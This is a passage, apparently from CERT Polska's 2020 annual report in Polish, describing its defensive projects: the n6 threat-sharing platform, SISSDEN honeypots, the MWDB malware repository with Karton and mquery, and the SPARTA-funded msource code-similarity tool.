W ramach AMCE rozwijamy również platformę n6 (Network Security Incident eXchange), nasz autorski system do automatycznego zbierania, przetwarzania i dystrybucji informacji na temat zagrożeń sieciowych. Pozwala on naszemu zespołowi na przekazywanie danych do właścicieli sieci, administratorów i operatorów. Informacje o zagrożeniach, które udostępniamy, dotyczą m.in.:

- zainfekowanych komputerów (botów),
- stron wyłudzających dane dostępowe (phishing),
- infrastruktury sterującej botnetami,
- stron rozpowszechniających szkodliwe oprogramowanie,
- źródeł ataków na usługi sieciowe.

System obsługuje wiele rodzajów źródeł informacji, w tym pochodzące od innych zespołów CSIRT, firm komercyjnych, organizacji non-profit i niezależnych badaczy. Wykorzystujemy go do przetwarzania i dostarczania do odpowiednich odbiorców milionów zdarzeń bezpieczeństwa dziennie. W 2020 r. przy pomocy n6 zebraliśmy ponad 213 mln zdarzeń bezpieczeństwa, z czego 121 mln dotyczyło adresów IP należących do polskich operatorów. Szczegółowe statystyki zagrożeń wyznaczone na podstawie danych zebranych w n6 znajdują się w ostatnim rozdziale niniejszego raportu.

Istotną częścią AMCE jest również utrzymanie infrastruktury globalnej sieci honeypotów stworzonych w projekcie SISSDEN[20], który był opisywany we wcześniejszych raportach rocznych. Sensory opierają się na specjalnie przygotowanych systemach-pułapkach (honeypotach), które emulują usługi będące częstymi celami ataków, np. serwery telnet, WWW, RDP. Dzięki współpracy z Shadowserver, organizacją non-profit działającą na rzecz zwalczania zagrożeń w cyberprzestrzeni, która zajmuje się bieżącym utrzymaniem działania sieci honeypotów, informacje o atakach trafiają do właścicieli sieci w postaci darmowych raportów[21]. W Polsce dane dostępne są przez platformę n6.


Projekt AMCE jest współfinansowany przez instrument finansowy "Łącząc Europę" (Connecting Europe Facility), nr grantu 2018-PL-IA-0168.

## MWDB

Jednym z projektów prowadzonych przez zespół CERT Polska jest **projekt MWDB**, czyli repozytorium informacji na temat złośliwego oprogramowania, udostępniane analitykom malware'u z całego świata. W 2020 r. dzięki systematycznemu rozwojowi projektu, realizowanemu przede wszystkim w ramach AMCE, udało się osiągnąć kilka istotnych kamieni milowych.


17 https://github.com/CERT-Polska/mquery
18 https://www.cert.pl/posts/2018/01/mtracker-sposob-sledzenie-zlosliwego-oprogramowania/
19 https://www.cert.pl/posts/2020/03/ostrzezenia_phishing/
20 https://sissden.eu/
21 Przykład raportu stworzonego na podstawie sieci senorów SISSDEN: https://www.shadowserver.org/what-we-do/network-reporting/honeypot-brute-force-events-report/

Dotychczas pod nazwą MWDB krył się przede wszystkim serwis https://mwdb.cert.pl/login, w którym każdy z analityków mógł zarejestrować konto po uprzedniej weryfikacji i uzyskać dostęp do informacji na temat złośliwego oprogramowania, pochodzących z analiz prowadzonych przez CERT Polska. W październiku 2020 r. został publicznie wydany kod serwisu, czyli oprogramowanie **mwdb-core**, które umożliwia założenie analogicznego repozytorium próbek we własnym laboratorium analiz malware. Dzięki temu każdy analityk może założyć swoje własne MWDB i powiązać próbki z informacjami pochodzącymi z własnych analiz.




**Rys. 18. Zrzut ekranu przedstawiający projekt mwdb-core w serwisie Github.**


Oprogramowanie jest dostępne w ramach serwisu Github[22] na wolnej licencji GNU AGPL v3, co oznacza, że może być wykorzystane również do celów komercyjnych. Oprócz kodu jest tam również zamieszczony link do obszernej dokumentacji[23], która przeprowadza użytkownika krok po kroku przez kluczowe funkcje systemu.




**Rys. 19. Zrzut ekranu przedstawiający stronę główną dokumentacji mwdb-core.**

22 https://github.com/CERT-Polska/mwdb-core/
23 https://mwdb.readthedocs.io/en/latest/

Obok projektu **mwdb-core** opublikowany został również projekt **Karton** stanowiący zaplecze analityczne serwisu mwdb.cert.pl. Jest to framework, który pozwala skomunikować ze sobą poszczególne elementy laboratorium i w prosty sposób wzbogacać dane z analizy za pomocą własnych skryptów napisanych w języku Python. Projekt ten jest zintegrowany z MWDB, co pozwala m.in. na śledzenie statusu analizy dla danej próbki.





**Rys. 20. Status analizy Karton widoczny w serwisie mwdb.cert.pl.**


Sam serwis mwdb.cert.pl również doczekał się kilku istotnych rozszerzeń. Jednym z najbardziej użytecznych jest integracja z innym projektem CERT Polska o nazwie **mquery**[24].


Integracja z mquery pozwala użytkownikom na szybkie przeszukiwanie zbioru próbek zawartych w MWDB przy użyciu reguł Yara. Dzięki temu analitycy mogą przeszukać MWDB pod kątem konkretnego rodzaju złośliwego oprogramowania, nawet jeżeli nie zostało ono rozpoznane przez nasze zaplecze analityczne. Mogą również testować skuteczność własnych reguł, korelując wyniki zwrócone przez regułę z informacjami na temat rozpoznanej rodziny przez MWDB.

[24] https://github.com/CERT-Polska/mquery





**Rys. 21. Zrzut ekranu prezentujący działanie mquery w ramach serwisu mwdb.cert.pl**

Ze względu na rosnącą popularność serwisu mwdb.cert.pl, serwis doczekał się również kilku zewnętrznych integracji. Jednym z przykładów jest repozytorium **MalwareBazaar** prowadzone przez abuse.ch, gdzie mwdb.cert.pl znalazł się wśród usług, do których wysyłane są wszystkie próbki celem rozpoznania rodziny złośliwego oprogramowania.





**Rys. 22. Przykładowe serwisy będące źródłem informacji dla MalwareBazaar.**

Każda próbka znajdująca się na MalwareBazaar jest dostępna również dla użytkowników serwisu mwdb.cert.pl. Jeśli udało się rozpoznać typ złośliwego oprogramowania, użytkownicy mają również dostęp do statycznej konfiguracji i innych dodatkowych informacji na temat danej próbki.




**Rys. 23. Widok próbki pochodzącej z MalwareBazaar w serwisie mwdb.cert.pl.**




**Rys. 24. Statystyki rozpoznanych rodzin w MalwareBazaar przez serwis mwdb.cert.pl[25].**

W ciągu 2020 r. serwis mwdb.cert.pl:

- przeanalizował 492 tysiące próbek złośliwego oprogramowania,
- pozyskał z nich 22 tysiące unikalnych konfiguracji,
- zarejestrował konta dla 324 nowych analityków.

Podsumowując, na koniec 2020 r. w serwisie mwdb.cert.pl było zarejestrowanych 654 zewnętrznych analityków. System jest dedykowany dla osób zajmujących się profesjonalnie analizą złośliwego oprogramowania. O utworzenie konta mogą wnioskować wyłącznie osoby, które są w stanie wskazać swoją afiliację, np. jako pracownika CERT-u, firmowego zespołu odpowiedzialnego za cyberbezpieczeństwo albo uczelni zajmującej się badaniami w zakresie złośliwego oprogramowania.

[25] Źródło: https://bazaar.abuse.ch/statistics/#mwdb

Jeśli spełniasz powyższe warunki i jesteś zainteresowany/a dołączeniem do tego grona, skorzystaj z formularza rejestracyjnego, znajdującego się pod adresem https://mwdb.cert.pl/register.

## SPARTA

NASK od 2019 r. uczestniczy w europejskim projekcie badawczym SPARTA[26] (Strategic Programs for Advanced Research and Technology in Europe). Jest to jeden z czterech dużych pilotażowych programów mających na celu stworzenie europejskiego Centrum Kompetencji Cyberbezpieczeństwa (konkurs SU-ICT-03-2018). Jesteśmy członkiem dużego konsorcjum (ponad 40 podmiotów), w którego skład wchodzą czołowe europejskie jednostki zajmujące się badaniami w obszarze bezpieczeństwa teleinformatycznego.

CERT Polska jest zaangażowany przede wszystkim w jeden z podprogramów badawczych: T-SHARK. Jego celem jest stworzenie metod, które pozwolą na wykorzystanie bogatych źródeł informacji o zagrożeniach do stworzenie całościowego obrazu sytuacyjnego, który pozwoli szybciej i trafniej podejmować decyzje dotyczące obrony przed atakami na systemy teleinformatyczne. Nasz obszar badań dotyczy analizy szkodliwego oprogramowania na dużą skalę. Poniżej prezentujemy dwa systemy, które powstały i są rozwijane w ramach projektu: msource i klasyfikator rodzin malware wykorzystujący ApiVectory.

Projekt SPARTA jest finansowany z programu Horyzont 2020, nr grantu 830892.

## msource

msource to narzędzie identyfikujące podobieństwa w kodzie binarnym w celu wspierania procesów klasyfikacji nowych próbek złośliwego oprogramowania ocraz inżynierii wstecznej.


Ponieważ kody źródłowe rodzin szkodliwego oprogramowania zazwyczaj nie zmieniają się całkowicie, tylko w wielu iteracyjnych zmianach, z których każda dodaje część nowej funkcjonalności, możemy automatycznie rozpoznać nowe próbki należące do tej samej rodziny. Oszczędza to czas analityków i pozwala wykrywać nowe, jeszcze nieprzeanalizowane wersje złośliwego oprogramowania, a następnie ostrzegać i zapobiegać infekcjom.

W tym celu msource dokonuje deasemblacji próbek, aby uzyskać kod wszystkich funkcji, które są w niej zawarte. Kolejnym etapem obróbki danych jest utworzenie "funkcji generycznych" poprzez usunięcie argumentów poszczególnych instrukcji, dzięki czemu uzyskiwana jest prosta przybliżona reprezentacja funkcji jako sekwencji kodów operacji (ang. *opcodes*). Wykrywanie identycznych lub podobnych funkcji generycznych pozwala na rozpoznawanie kodu współdzielonego pomiędzy próbkami. Dobra wydajność opisanej metody pozwala na zastosowanie jej do dużych zbiorów szkodliwego oprogramowania.

Pierwszy prototyp narzędzia powstał w 2019 r., natomiast w roku ubiegłym wprowadziliśmy następujące usprawnienia:

- przeszliśmy z dekompilacji funkcji do deasemblacji, ponieważ takie podejście dało lepsze rezultaty na rzeczywistych danych z platformy MWDB;
- rozwinęliśmy projekt o wsparcie wielu deasemblerów, takich jak Retdec1 i SMDA2;
- dodaliśmy możliwość dodawania tagów do funkcji generycznych, dzięki czemu analityk dostaje informację o "znanym" kodzie jaki wchodzi w skład badanej próbki;
- wykonaliśmy plugin do IDA Pro ułatwiający interakcję analityka z systemem.

26 https://www.sparta.eu/




**Rys. 25. Główny interfejs webowy msource, widok porównania wybranych dwóch próbek.**

